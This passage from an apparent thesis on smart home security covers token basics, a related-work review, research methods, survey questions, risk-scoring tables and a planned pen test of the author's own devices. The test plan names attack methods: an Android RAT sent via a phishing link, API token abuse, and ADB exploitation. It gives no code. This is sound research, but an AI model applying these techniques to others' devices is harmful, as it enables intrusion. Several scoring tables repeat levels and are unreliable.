


Figure 2.3.1: Average Smart-home digital infrastructure[44]

2.3.1 The Role of Tokens and API Tokens

In a smart home environment, tokens and API tokens are pivotal in facilitating secure communication and access control, which will be manipulated through the lab session in section5. Tokens, often called authentication or access tokens, are digital keys generated to authenticate a user and grant them access to specific resources or services for an

IoT device. Once a user logs in successfully, a token is generated and typically sent in the header of HTTP requests to validate the user's identity and permissions. On the other hand, API tokens are used to authenticate an application or system rather than a specific user. They are essential when different smart home components, such as IoT devices and mobile apps, communicate through APIs. Both types of tokens ensure that only authorized entities can perform actions or access information within the smart home ecosystem, thus contributing to the overall cybersecurity of the system. It is crucial to handle these tokens securely, as any compromise can lead to unauthorized access and potential security breaches.[46]

2.4 Analysis of findings

ISO 27001 is a globally recognized standard for information security management. It outlines a comprehensive framework for establishing, implementing, maintaining, and continuously improving an Information Security Management System (ISMS). Central to ISO 27001 is the concept of risk management, underscoring the need to identify and assess information security risks. This ensures that the ISMS effectively protects an organization's information assets.

The essence of risk analysis in ISO 27001 lies in understanding the threats to an organization's information security and evaluating the potential impacts of these threats. This analysis will draw insights from ISO 27001 [47], NTNU's risk assessment guide [48], and CompTIA's Security+ [49]risk assessment framework. The process involves pinpointing system vulnerabilities and evaluating the probability and potential impact of these vulnerabilities being exploited. Such analysis is crucial in determining the necessary security controls to reduce risks to an acceptable level.

Risk analysis is vital to prioritize our security strategies and allocate resources efficiently, focusing on safeguarding their most critical assets. Additionally, comprehensive risk analysis is a key compliance requirement of ISO 27001, mandating organizations to manage their information security risks effectively. Our risk assessment will help us to understand what assets is affect, which threat actors exist, what existing security mechanism is there, and propose a mitigation to our risks we discover throughout our study.

2.5 Related work

This section explores various certifications, frameworks, and research studies pertinent to understanding the cybersecurity challenges associated with smart homes and IoT devices. Among these, the research paper by Buil-Gil et al. (2023) [7] stands out due to its thorough investigation into the security vulnerabilities prevalent in smart home applications. This paper not only sheds light on the overall risk landscape but also dives deep into the identification and analysis of various vulnerabilities and attack vectors, thereby offering valuable insights into the security challenges smart home systems face. While this is a good literature review, my thesis provides empirical data through surveys, case studies, and a theoretical framework to understand these interactions in the context of smart homes.

Similarly, the works of Hammi et al.(2022) [50] and Bugeja et al.(2022) [51] are significant. Hammi et al. present a comprehensive review of vulnerabilities, risks, and countermeasures in smart home environments and highlight the potential dangers of IoT devices such as smart locks. They discuss the implications for the elderly, the issues surrounding independent smart household appliances, and how autonomous programmable devices can be misused. Bugeja et al., on the other hand, contribute a structured demonstration of their findings in smart home security solutions.While both papers provide good risk and countermeasures for smart-home vulnerabilities, my study focuses more on the human-centric focus.

Another noteworthy study is by Ghosh et al. (2018) [52], which focuses on the Cognitive Dissonance theory in the context of governance, risk, and compliance in cybersecurity. Although it does not cover the technical aspects extensively, it is still a significant contribution to the discourse. Mahmoud et al.(2015)[53] and Grammatikis et al. (2019)[54] have also conducted intriguing studies on the challenges and prospective measures related to IoT. These studies underscore the technological advancements IoT brings to various human environments, such as health, commerce, and transport, while also performing a comprehensive risk assessment from the human aspect. While these three papers do a good job explaining the Cognitive dissonance theory, they lack the broader perspective that my study does.

Montañez et al.[3] focus on the psychological vulnerabilities exploited in social engineering cyberattacks, offering a nuanced understanding of human cognition's role in cybersecurity. Their research in "Frontiers in Psychology" highlights the importance of psychological awareness in cyber defense strategies. While our thesis discusses socio-technical aspects of smart home security, Montañez et al. provide a more concentrated analysis of cognitive patterns and their exploitation by cybercriminals. This research is critical for developing more effective user awareness and training programs, emphasizing the need for a psychological approach in cybersecurity education, specifically in addressing the human factors that often get overlooked in technical security strategies. My thesis offers a more comprehensive Analysis of social engineering.

Ncubukezi et al. [4] study emphasizes the critical role of human errors in cybersecurity within small businesses, a specific context not extensively covered in our thesis. This research underscores the importance of human factors in cybersecurity, particularly in environments with limited resources for technical defenses. It echoes our thesis's emphasis on the importance of human-centric security approaches. Ncubukezi highlights that employee mistakes can lead to significant security breaches, suggesting that small businesses must invest more in employee training and awareness programs to mitigate these risks. The research complements our thesis by offering insights into human errors and their impact on security, albeit focusing on small business environments. Buil-Gil et al. [7] In their systematic review, Buil-Gil et al. explore the digital harms associated with smart home devices, focusing on the security and privacy challenges these technologies pose. Their work provides a comprehensive overview of various vulnerabilities and potential risks to users, offering a detailed perspective that complements our thesis's focus on smart home security. They discuss the implications of these vulnerabilities for users' security and privacy, calling for more robust security measures and user education to protect against these threats. This research offers an in-depth look at specific device vulnerabilities and user risks, providing a valuable addition to our thesis by delving deeper into the challenges and potential solutions in smart home device security. Compared to these two papers, my thesis offers a unique exploration of the cybersecurity vulnerabilities of smart homes by integrating technical aspects of IoT and network infrastructures with detailed analysis of human behavior, psychology, and their interaction

Sharma et al. [18]present a comprehensive review of IoT-based home automation systems, exploring the technological advancements and their implications for user privacy and security. Their work provides a technological viewpoint that aligns with our thesis but delves deeper into specific IoT advancements and their security implications. This review offers insights into the evolving landscape of smart homes, highlighting key technologies and their potential vulnerabilities. Sharma et al. discuss the need for better security protocols and user-centric design to ensure privacy and safety in smart homes, complementing our thesis's broader examination of security challenges. includes primary research methods such as surveys, lab experiments, and case studies, offering original insights into the vulnerabilities created by the intersection of human factors and technology.

The study by Zoto et al. [21]advocates for incorporating socio-technical systems in cybersecurity education. It provides a perspective that aligns with our thesis's focus on the interplay between technology and human factors. It specifically emphasizes educational strategies to foster a better understanding and management of cyber risks. Their research emphasizes the importance of systems thinking in cybersecurity, suggesting ways to enhance learning about cyber risks and defenses. This approach resonates with our thesis, but Zoto et al. focus specifically on education, offering insights into how cybersecurity education can shape better cybersecurity practices and awareness. My study does more by conducting a detailed investigation into how users' behavior and technology interact in the context of smart homes, emphasizing practical implications and vulnerabilities specific to this rapidly growing sector.

Wang, Xiao et al. [17] This research by Wang et al. examines the impact of cognitive biases on user trust in digital media, specifically YouTube influencer marketing. While our thesis is centered on smart home security, Wang et al.'s study provides valuable insights into user behavior and cognitive biases in digital environments. It provides insights into the psychological aspects affecting user behavior online, which can be extrapolated to understand user interactions with smart home technologies. Their study offers a broader understanding of cognitive biases in digital content consumption relevant to understanding user behavior in the context of smart homes. My thesis has a more methodological diversity

Garrett et al. [40] This scientific paper investigates the role of cognitive biases, especially optimistic bias, in decision-making processes. Their study adds depth to our thesis by providing a psychological perspective on how individuals assess and respond to risks, including in the context of smart home security. They discuss cognitive biases that can distort risk assessment and decision-making processes, with broader implications for various domains, including cybersecurity. This research is valuable in understanding how users perceive and respond to risks in smart home environments, offering insights that can inform user-centric security strategies. My thesis focuses more on Emerging Technologies:

Brammer et al. [43] Their study delves into oversharing on social networking sites, highlighting the risks associated with sharing too much personal information online. While our thesis broadly covers smart home security, Brammer et al.'s research looks at how specific user behaviors online, like oversharing, can lead to security and privacy risks. This insight is particularly relevant to smart home environments where personal data is frequently transmitted and stored. The study suggests the need for increased user awareness about the dangers of oversharing and aligns with our thesis's emphasis on educating users about cybersecurity risks. My thesis offers Practical Recommendations for my findings.

Liu et al. [55] focus on security flaws in access tokens within smart home platforms, as discussed at the ICC 2022 - IEEE International Conference on Communications. Their research provides a deep dive into the technical vulnerabilities of smart home systems, offering insights that complement the technical aspects of our thesis. They discuss how access tokens, crucial for user authentication and device access, can be exploited by cybercriminals, leading to potential security breaches. Their findings highlight the importance of robust security mechanisms in smart homes, echoing our thesis's focus on identifying and mitigating vulnerabilities in IoT environments. My thesis has a more interdisciplinary Approach.

Granjal et al. [56] In their comprehensive survey published in "IEEE Communications Surveys & Tutorials," Granjal et al. discuss existing protocols and open research issues in IoT security. This work aligns with our thesis's focus on smart home security by thoroughly examining the technical challenges in securing IoT devices. The authors explore various security protocols, their effectiveness, and areas where further research is needed. This survey adds depth to our thesis by providing a technical perspective on IoT security, highlighting the ongoing efforts to enhance security measures in smart home environments. My thesis offers Policy Implication.

Weber et al. [57] article in "Computer Law & Security Review" addresses the new challenges the Internet of Things poses regarding security and privacy. The paper complements our thesis by discussing the evolving legal and ethical frameworks required to address these challenges. Weber's analysis provides a broader context for our study, highlighting the need for updated laws and ethical guidelines to keep pace with technological advancements in IoT and smart homes. This perspective is crucial for understanding the full scope of smart home security, encompassing technical but also legal and ethical considerations.

Prakash et al. [58]In their review published in the "Journal of Big Data," Prakash et al. discuss the revolutionary impact of IoT on future technology enhancement, including its security implications. Their work complements our thesis by offering insights into the potential of IoT and the need for improved security measures to protect against emerging threats. The authors highlight the expansive growth and integration of IoT technologies into everyday life, emphasizing the importance of robust security strategies to safeguard these technologies. This review aligns with our thesis's focus on the vulnerabilities and risks associated with smart home IoT devices. It underscores the need for continuous advancement in security measures to keep up with technological developments. My thesis has a more Technical Depth.

Muhammad Mudassar Yamin's research [59]focuses on enhancing the efficiency, realism, and standardization of cybersecurity exercise scenarios within cyber range environments. He develops a domain-specific language for modeling and specifying the technical requirements of these exercises at an abstract level. His work involves formalizing the model through logic programming and translating technical requirements into operational artifacts, which include exercise infrastructure with vulnerabilities, traffic generators, and attack/defense agents in a cyber range. The outcomes of his work have been positively tested in various settings, including national cybersecurity competitions. My thesis identifies human behavioral aspects with technical cybersecurity challenges in smart homes, offering a more comprehensive view that bridges technology and human psychology. I am doing a thesis that stands out in its holistic approach.

Shao-Fang Wen's thesis, "A Multi-Discipline Approach for Enhancing Developer Learning in Software Security," [60] emphasizes the importance of context in the learning process for software security. It explores the impact of socio-technical factors on software security education, aiming to improve developers' understanding and application of security principles in software development. The thesis suggests an ontology-based contextualized learning system, integrating real-world scenarios with security knowledge to enhance learning outcomes and satisfaction. While my work is unique in its focus on the interplay between human behavior and technology in the context of smart home environments, a perspective that is less emphasized in Wen's more education-focused research. Shao-Fang inspires my methodology, but my thesis and methodology offer a more in-depth analysis of how users interact with smart home technology and the subsequent security vulnerabilities.


Chapter 3

Methods

The main research methodology used in this thesis is the Design Science Research (DSR) methodology, in conjunction with the Design Theorizing Framework provided by Lee, Pries-Heje, and Baskerville [61]. A cycle to do a multifaceted research methodology combining qualitative and quantitative approaches. The chapter opens with a research review, establishing the theoretical foundation. It then delves into a socio-technical analysis, explaining the interaction between social and technological aspects. This is followed by a detailed survey and a laboratory experiment, adding practical depth to our understanding to test our theories, a case study that contextualizes our findings, and links theory with real-world application. Throughout, we critically examine the limitations and strengths of our methods, ensuring a robust and comprehensive research framework.

3.1 Design Science Research

The word design comes "from the Latin désigńare, which means to point the way" [62]. To answer the hidden risks that align with a smart home, we must dive into different security aspects. This research adopts a Design Science Research (DSR) methodology inspired by the model presented in Shao-Fang Wen's doctoral thesis[62]. DSR, a problem-solving paradigm, is particularly suitable for addressing the multifaceted nature of cybersecurity in smart homes. The application of DSR in this study follows a systematic and iterative approach comprising different stages. We are taking heavy inspiration from the model below We will first do the initial phase the journey begins with an in-depth The research


Process Iteration
Nominal Process Sequence
Identify Problem and Motivate
Inference
Define Object-ives of a Solution
Theory
Design and Develop-ment
How to Knowledge
Demon-stration
Metrics, Analysis Knowledge
Evalu-ation
Disciplinary Knowledge
Commu-nication
Problem Centered Initiation
Objective Centered Solution
Design and Development Centered Initiation
Client/ Context Initiated
Possible Research Entry Points

H

Figure 3.1.1: A process model for design research based on Peffers et al. [63]

journey begins with an in-depth literature review, first delving deeply into socio-technical systems (STS) theory. This phase is not merely about identifying existing research. However, it involves a critical analysis of how STS theory applies to our thesis in which context it fits smart homes, particularly focusing on the intersection of social behavior and digital technical infrastructure.

Building on this theoretical understanding, the study transitions into an application phase where STS theory is tailored to the specificities of smart homes. This crucial step involves examining the interplay between human elements like user behavior and attitudes and the technical aspects, including smart home devices and networks. The aim is to uncover how smart homes are a social-technical system and how we can perform social-technical analysis to understand how socio-technical interactions shape cybersecurity challenges within smart homes.

The next phase is the socio-technical analysis, where the research deeply examines these challenges. This analysis is pivotal in dissecting the multifaceted nature of cybersecurity in smart homes, examining how social and technical elements converge to create unique security challenges. This phase is instrumental in bridging the gap between theoretical frameworks and real-world cybersecurity issues. The research includes extensive surveys to validate these theoretical concepts and gain practical insights. These surveys are designed to capture public perceptions and behaviors toward smart home cybersecurity, providing valuable empirical data that reflects real-world scenarios.

Furthering the research within the technical aspect, we will conduct pen testing lab experiments. These experiments simulate real-life smart home environments, serving as a testing ground for the theories and assumptions derived from the literature review and survey findings. The experiments are crucial in evaluating the practicality and effectiveness of the STS theory in mitigating cybersecurity risks in smart homes.

Finally, the research culminates with a comprehensive risk assessment. This phase integrates the findings from all previous stages, offering a holistic view of the cybersecurity landscape in smart homes. The risk assessment is crucial in evaluating the effectiveness of the socio-technical approach, focusing on the relevance and applicability of the theoretical constructs in real-world scenarios. We will also propose a risk mitigation to our findings and compare it to a risk matrix. The study encapsulates theoretical and empirical findings, offering actionable insights and strategies for enhancing cybersecurity in smart homes. This DSR approach enables a holistic examination of smart home cybersecurity, effectively bridging the gap between theory and practice and contributing to theoretical understanding and practical solutions.

Table 3.1.1: DSR Cycle Phase

Research Question	DSR Cycle Phase	Thesis Step	Description	Communication
RQ1	Objective of Solution	Literature Review	Comprehensive review to identify challenges in smart home cybersecurity.	RP1, RP6
RQ1, RQ2	Objective of Solution	Socio-Technical System Theory	Exploration of STS theory to understand its function in smart homes.	RP2, RP11, RP12, RP13
RQ1, RQ2	Design and Development	Adaptation of Theory	Adapting STS theory to the context of smart homes.	RP3
RQ1, RQ2	Design and Development	Socio-Technical Analysis	Investigating the interaction of human and technical factors in smart home cybersecurity.	RP4, RP5, RP14, RP15
RQ1	Demonstration	Survey	Gathering public perception and behavior towards smart home cybersecurity, strongly supports the socio-aspect	RP7
RQ2	Demonstration	Lab Experiments	Simulating smart home environments to test theoretical concepts. Strongly supports the technical-aspect	RP8
RQ3	Evaluation	Risk Assessment	Integrating findings from all stages to assess cybersecurity risks and effectiveness of solutions in smart homes.	RP19, RP10, RP17

Here's a brief explanation of each phase in the design science research (DSR) process. Each phase plays a critical role in ensuring that the research is thorough and practical and contributes valuable knowledge to the field.

- **Objective of Solution**: This phase involves identifying the specific problem to be addressed and defining the objectives of the proposed solution. It sets the direction for the research and development. The research papers that were used were RP1: [7] RP6[54], RP2 [50], RP11[17], RP11 [40], and RP13 [43]

- **Design and Development**: In this phase, the actual artifact (be it a process, product, or technology) is designed and developed. This involves applying theories, methodologies, and innovative practices to create a solution that addresses the identified problem. RP3: [51], RP4: [52], RP5: [53], RP14: [55], and RP15: [56].

- **Demonstration**: This stage is about demonstrating the use of the artifact in a real-world scenario. It's a practical application to show how the artifact solves the problem in its intended context. RP7: [3] and RP8: [4].

- **Evaluation**: The evaluation phase involves assessing the effectiveness of the artifact. It measures how well the artifact achieves its objectives and solves the problem, often using a variety of methods like case studies, experiments, or simulations. RP19: [60], RP10: [21], and RP17: [58], along with Goals & Metrics 3.4 from [48, 47, 49].

- **Communication**: This final phase involves documenting and disseminating the findings, methodologies, and implications of the research. It's about sharing the knowledge gained with the broader community, which can include academic publications, reports, or presentations.

3.1.1 Data Analysis

Qualitative Analysis: The cornerstone of our qualitative approach is a socio-technical analysis through a literature review. This method was chosen for its ability to delve into the complex interplay between human behaviors, attitudes, and the technological aspects of cybersecurity. By critically examining existing literature, we gain insights into the nuances of user interaction with technology and its implications on security. Additionally, qualitative elements of the public perception survey, particularly the analysis of open-ended responses, offer a deeper understanding of societal attitudes and behaviors toward cybersecurity. This is crucial for framing our technical findings in a real-world context.

Quantitative Analysis: The quantitative dimension of our research is represented through the structured components of the public perception survey and the technical lab case study. The survey's structured responses provide measurable data on public awareness and attitudes, offering statistical validation of qualitative insights. The lab case studies, involving empirical data collection such as device detection counts and network traffic analysis, was chosen for its precision and objectivity in assessing the technical robustness of smart home security systems.

Integration of Methods: Integrating qualitative and quantitative methods is a defining feature of this research. This combined approach allows for a more nuanced understanding of cybersecurity in smart homes. The qualitative analysis informs and contextualizes the quantitative data. At the same time, the empirical findings from the lab case study provide concrete evidence that supports or challenges the theoretical and perceptual insights gained from the literature review and survey. This symbiosis of methods ensures a well-rounded analysis, capturing the human and technical dimensions of cybersecurity in smart homes. This choice of method ensures us that the DSR-Cycle finds enough vulnerabilities, and ensures that we get to validate the vulnerabilities.

3.2 Preparation for Survey

To gain accurate insights into public perceptions and behaviors concerning cybersecurity within smart homes, we employ a survey methodology that ensures both anonymity and privacy. This survey is designed to be completely anonymous, guaranteeing that no personal or sensitive information is collected from the participants. This approach adheres to ethical research standards and encourages candid responses, as respondents can freely express their opinions without concern for personal identification or data misuse. The anonymous nature of the survey thus enhances the reliability of the data, providing us with genuine reflections of the public's views and attitudes towards cybersecurity in smart homes. This method is pivotal in capturing real-life knowledge and bridging our research's theoretical and practical realms. The following questions that will be asked during our survey will be

1. Do you have any children, if so do they have access to an IoT-device (Laptop, Smart-phone etc)?
2. Do you regularly update the firmware and software for your smart devices? (devices you have to manually update, auto update is not relevant)

3. Have you changed the default passwords and settings on your smart home devices?

4. Are you aware of the types of personal information your IoT devices collect and how it is used or stored?

5. Do you use any security applications or services to protect your IoT devices from cyber threats?

6. Do you segregate your IoT devices from other devices on your network (e.g., guests' devices, work computers)?

7. Do you discuss smart device and internet security with your household members?

8. Do you have a process in place for what to do if one of your smart devices is compromised?

9. Are you aware that it requires anyone in your household to receive a malware for it to affect everything else in your network

3.3 The Lab-experiement

I am going to perform a pen-testing on my very own SoHo-topology smart-home [44] 2.3.1 where I will be trying to see how I, as a malicious person, will be getting access; it will be a Gray-box hacking environment since we do any non-approval activities to any vendors. We have decided to test our security home that has a Smart TV, Philips Light, Laptop and a Smart-phone. This smartphone is an Android and not an iPhone because the large majority of the population owns an Android, making it logical to pentest an Android and not focus on iOS software. [64]

There the following image will be used: Dual boot with core Kali Linux 2022.4 Release[65]
(Azure, Social& Kali NetHunter Pro)
Processor 11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 2995 Mhz, 4 Core(s), 8 Logical Processor(s)
Installed Physical Memory (RAM) 32.0 GB
A physical Android phone will be used, as well as an emulator
Physical phone: Samsung galaxy pro 10
Emulator: SDK Android 8.0 Ore

The testing, conducted under a gray-box framework, will cover a range of devices: a Smart TV, a Philips Light, a laptop, and an Android smartphone. The choice of an Android device is based on its widespread use, ensuring the study's relevance to a broader audience[64]. The MITRE ATT&CK framework [66] and the Kill Chain process [67]will be incorporated to enhance the effectiveness of the penetration testing. These methodologies will guide the structure of the penetration test report, facilitating a thorough and systematic collection of findings and offering a comprehensive perspective on potential security weaknesses in typical smart home configurations.

Table 3.3.1: Overview of our lab experiment devices and method of attack

Method ID	Case Study Summary	MITRE ATT&CK Code	What tools are used
1	Utilization of an Android RAT via phishing link to gain unauthorized access and control over a user's Android device.	T1566.001[68] - Spearphishing Attachment: Technique involving spearphishing through attachments or links to compromise a target.	AndroRAT[69] + Apache2 website
2	Exploitation of API tokens from Hue Bridge and Samsung smart home devices for unauthorized control over smart home functionalities.	T1078[70] - Valid Accounts: The use of legitimate credentials (API tokens in this case) to gain system access.	Generating Token Curl command [71]
3	Exploitation of the Android Debug Bridge (ADB) feature to gain unauthorized access to Android devices in smart home systems.	T1068[72] - Exploitation for Privilege Escalation: Utilizing the exposed ADB feature to gain elevated privileges and control over the device.	Phonesploit Pro[73] ADB-connection

3.4 Goals & Metrics

The risk assessment that is done will be a combined solution inspired by NTNU's framework for Risk and vulnerability assessment [48], ISO27001 [47], and CompTIA security+ [49]framework for risk analysis, combining it into a thorough risk assessment, by first identifying the values that every user has in their smart home.

3.4.1 Value identification evaluation

CIT-criteria is used to identify the values for my Value identification in section 6.1.1. It is inspired heavily by NTNU's risk assessment guide [48], modified with ISO27001.[47]

Table 3.4.1: CIT-Table

CIA-Criteria	Confidentiality	Integrity	Availability
Level 1	Minimal impact on personal data or sensitive information if IoT device data is compromised	Minimal impact on the correctness and reliability of IoT device functions if compromised	Minimal impact on the use of IoT services or data if the IoT device is compromised
Level 2	Some impact on personal data or sensitive information if IoT device data is compromised.	Some impact on the correctness and reliability of IoT device functions if compromised.	Some impact on the use of IoT services or data if the IoT device is compromised
Level 3	Considerable impact on personal data or sensitive information if IoT device data is compromised.	Considerable impact on the correctness and reliability of IoT device functions if compromised.	Considerable impact on the use of IoT services or data if the IoT device is compromised
Level 4	Catastrophic impact on personal data or sensitive information if IoT device data is compromised.	Catastrophic impact on the correctness and reliability of IoT device functions if compromised	Catastrophic impact on the use of IoT services or data if the IoT device is compromised

3.4.2 Threat actors evaluation

We dive into the critical domain of evaluating threat actors in the context of smart home security. This evaluation is pivotal for developing a nuanced understanding of smart homes' potential risks and vulnerabilities. Central to this assessment are two key metrics: the Possibility and Consequence Score. Each score provides a unique perspective on the threat landscape, enabling homeowners and security professionals to prioritize and address the most significant risks effectively.

The Possibility Score assesses the likelihood of a particular threat actor successfully exploiting vulnerabilities within a smart home environment. This score is not a mere speculative measure. However, it is grounded in a comprehensive analysis of various factors, including the threat actor's known capabilities, historical activities, and the current security posture of the smart home system.

The Consequence Score, on the other hand, measures the potential impact of a successful exploit by a threat actor, considering the severity of damage to the smart home and its occupants. This chapter aims to provide a structured approach to prioritizing security measures based on assessing various threat actors, contributing to a more resilient smart home environment against cyber threats. [47][49]

Table 3.4.2: Possibility score

Severity of possibility	Description	Explanation of Possibility	Frequency Interval (P)
Level 1	Unlikely	Less frequently than every other year	P >0.9/365 to 0.5/365
Level 3	Less likely	Once every other year	P >1/365 to 12/365
Level 4	Likely	1 to 12 times per year	P >13/365
Level 4	Very likely	More frequently than once a month	P >13/365

3.4.3 Consequence score

Table 3.4.3: Consequence score

Severity	Description
Level 1	Minor impact on IoT functionality or user experience. Negligible financial impact. No significant loss of privacy or security. Minor inconvenience for the user, but the operation and usefulness of the IoT device or smart home system are largely unaffected.
Level 3	Some impact on IoT functionality or user experience. Some financial impact is due to repair costs, loss of device functionality, or minor theft of financial information. Some loss of privacy or security may cause user distress but is unlikely toresult in significant harm.
Level 4	Significant impact on IoT functionality or user experience. Moderate financial impact due to major device repairs or replacement or significant theft of financial information. Significant loss of privacy or security that causes substantial user distress and potential harm.
Level 4	Catastrophic impact on IoT functionality or user experience. Severe financial impact due to complete device replacement, significant property damage, or extensive theft of financial information. Complete loss of privacy or security that results in severe distress and harm to the user, including potential physical harm

3.4.4 vulnerability assessment evaluation

Focusing on vulnerability assessment evaluation, we delve into methodologies and strategies for identifying and quantifying vulnerabilities in smart home systems. This evaluation is crucial for understanding the weaknesses that threat actors could potentially exploit. It includes comprehensively examining the smart home's network, devices, and software, assessing them for known and potential vulnerabilities. The goal is to prioritize these vulnerabilities based on their severity and risk, thereby guiding the implementation of effective security measures to mitigate these risks. This chapter aims to provide a structured framework for vulnerability assessment, contributing to strengthening the overall security posture of smart homes.

Table 3.4.4: Exposure and Attack complexity

Exposure	**Description**
Low	Exploiting a vulnerability with low exposure would not alone affect any of the CIA values of the system, or provide access to values with CIA level 1
Medium	A single medium exposure vulnerability can jeopardize values with a CIA level 2, or multiple can be combined to exploit values up to CIA level 3.
High	A high exposure vulnerability alone exposes values with CIA level 3 and alone or together exposes values with CIA level 4

Attack Complexity	**Description**
Low	Requires little technical skills / could be done accidentally can be exploited using basic techniques.
Medium	Can't be executed using basic techniques, requires some technical insight.
High	Requires in-depth technical knowledge and understanding of the IoT system.

3.4.5 Secuirty mechanism evaluation

In the dynamic and intricate world of information security, understanding the principles of Effectiveness, Control Class, and CompTIA Control Domain Types is essential. These concepts form the foundational pillars for developing, implementing, and assessing security measures in any organization. They provide a structured approach to addressing the myriad security challenges businesses face in the digital age.

In the context of smart homes, effectiveness refers to how well security measures protect connected devices and user data from cyber threats. Given the personal nature of smart home data, effectiveness is crucial in maintaining user privacy and trust. For smart home users, effectiveness is often by the simplicity of security measures and their ability to operate seamlessly in the background, protecting without disrupting the normal use of devices. [49]

Table 3.4.5: Effectiveness

Effectiveness	Description
Low	Controls with low effectiveness are those that provide minimal risk mitigation. They may be outdated, improperly implemented, or insufficient against current threats. Such controls might offer basic protection but are not reliable as the sole defense mechanism.
Medium	Medium effectiveness controls offer a reasonable level of security and are generally sufficient for mitigating common risks. They are typically well-implemented and up-to-date but may not fully protect against more sophisticated or targeted attacks.
High	High effectiveness controls provide robust protection against a wide range of threats, including advanced and sophisticated attacks. They are usually well-integrated into the overall security posture, regularly updated, and aligned with best practices and industry standards. These controls are highly reliable, and form a critical part of the security infrastructure.

Control classes in smart homes involve various types of security measures, such as Preventive controls (like strong default passwords and network encryption), Detective controls (like intrusion detection systems), and Corrective controls (like automatic security updates). For smart home users, a combination of control classes is key. For instance, preventive controls help stop unauthorized access, detective controls monitor for unusual activity, and corrective controls respond to identified threats.

Table 3.4.6: Control Class

Control Class	Description
Low	These controls offer basic security measures and are often easy to implement. They might include simple practices like regular password changes or basic access controls. While they provide a certain level of security, they may need to be more robust to protect against more sophisticated threats.
Medium	Medium-level controls are more advanced and provide a better level of security. These might include encrypted data transmission, two-factor authentication, and regular security audits. These controls are effective against a wide range of common threats and are typically part of a layered defense strategy.
High	High-level controls offer the strongest security measures. They are often complex and require significant resources to implement and maintain. Examples include advanced persistent threat (APT) defenses, comprehensive identity and access management systems, and sophisticated anomaly detection systems. These controls are designed to protect against the most severe and sophisticated threats.

While CompTIA's Control Domain Types are traditionally oriented toward organizations, they are increasingly relevant to smart homes as these environments become more complex and interconnected. Both a smart-home user and an organization are facing the very same threats. Domains such as Access Control (managing who can interact with devices), Network Security (protecting the home network), and Incident Response (how to react in case of a security breach) are particularly pertinent for smart home environments. Smart home users should know these domains to understand better and customize their home security systems. Awareness of these domains can guide users in choosing the right devices, setting appropriate security measures, and understanding how to respond to potential security incidents.

Table 3.4.7: CompTIA Control Domain Types

CompTIA Control Domain Types	Description
Preventive	These controls are designed to prevent security incidents before they occur. They are proactive measures that can include things like firewalls, antivirus software, strong password policies, and security awareness training. Preventive controls act as the first line of defense in information security.
Detective	Detective controls are aimed at identifying and detecting security incidents that have occurred. They are reactive measures that include intrusion detection systems, security audits, and regular system scans. These controls are crucial for early identification of breaches, minimizing potential damage.

3.5 Project limitations and scope

This thesis, conducted within the unique environment of my personal smart home setup, with a very similar structure from chapter 2.3.1, naturally contains specific limitations that must be acknowledged for a thorough understanding of the research's scope and applicability.

The laboratory experiments were done on particular smart home devices such as an Android phone, Hue lights, and their application, and a Samsung Smart TV with its application as explained thoroughly in section 3.3. The conclusions drawn from this study are thus primarily relevant to these devices and may not be fully applicable to other types of smart home technologies or configurations, but you cover the essential and general weakness that every smart home has.

The research was conducted with a limited selection of smart home devices, which could affect the comprehensiveness of the findings, as the study did not encompass the wide variety of smart home technologies available. The insights gained are valuable for understanding smart home security but are specific to the tested scenarios and devices. Caution should be exercised when generalizing these findings to other smart home setups. The research adhered to strict ethical guidelines. There were no harmful actions towards service providers or vendors, and all experimental procedures were designed solely for educational purposes, aligning with legal and ethical standards.

This thesis was undertaken while managing full-time job responsibilities and pursuing official professional certifications, leading to time constraints that potentially impacted the depth and breadth of the research and analysis. Changing technology trends and cybersecurity threats during the study may also affect the relevance and applicability of the research findings over time.

This section aims to provide transparency regarding the conditions under which the research was conducted, underlining the focused and ethical approach throughout the study. The findings are a contribution to the field of smart home security, acknowledging its dynamic and evolving nature.

Chapter 4

socio-technical analysis

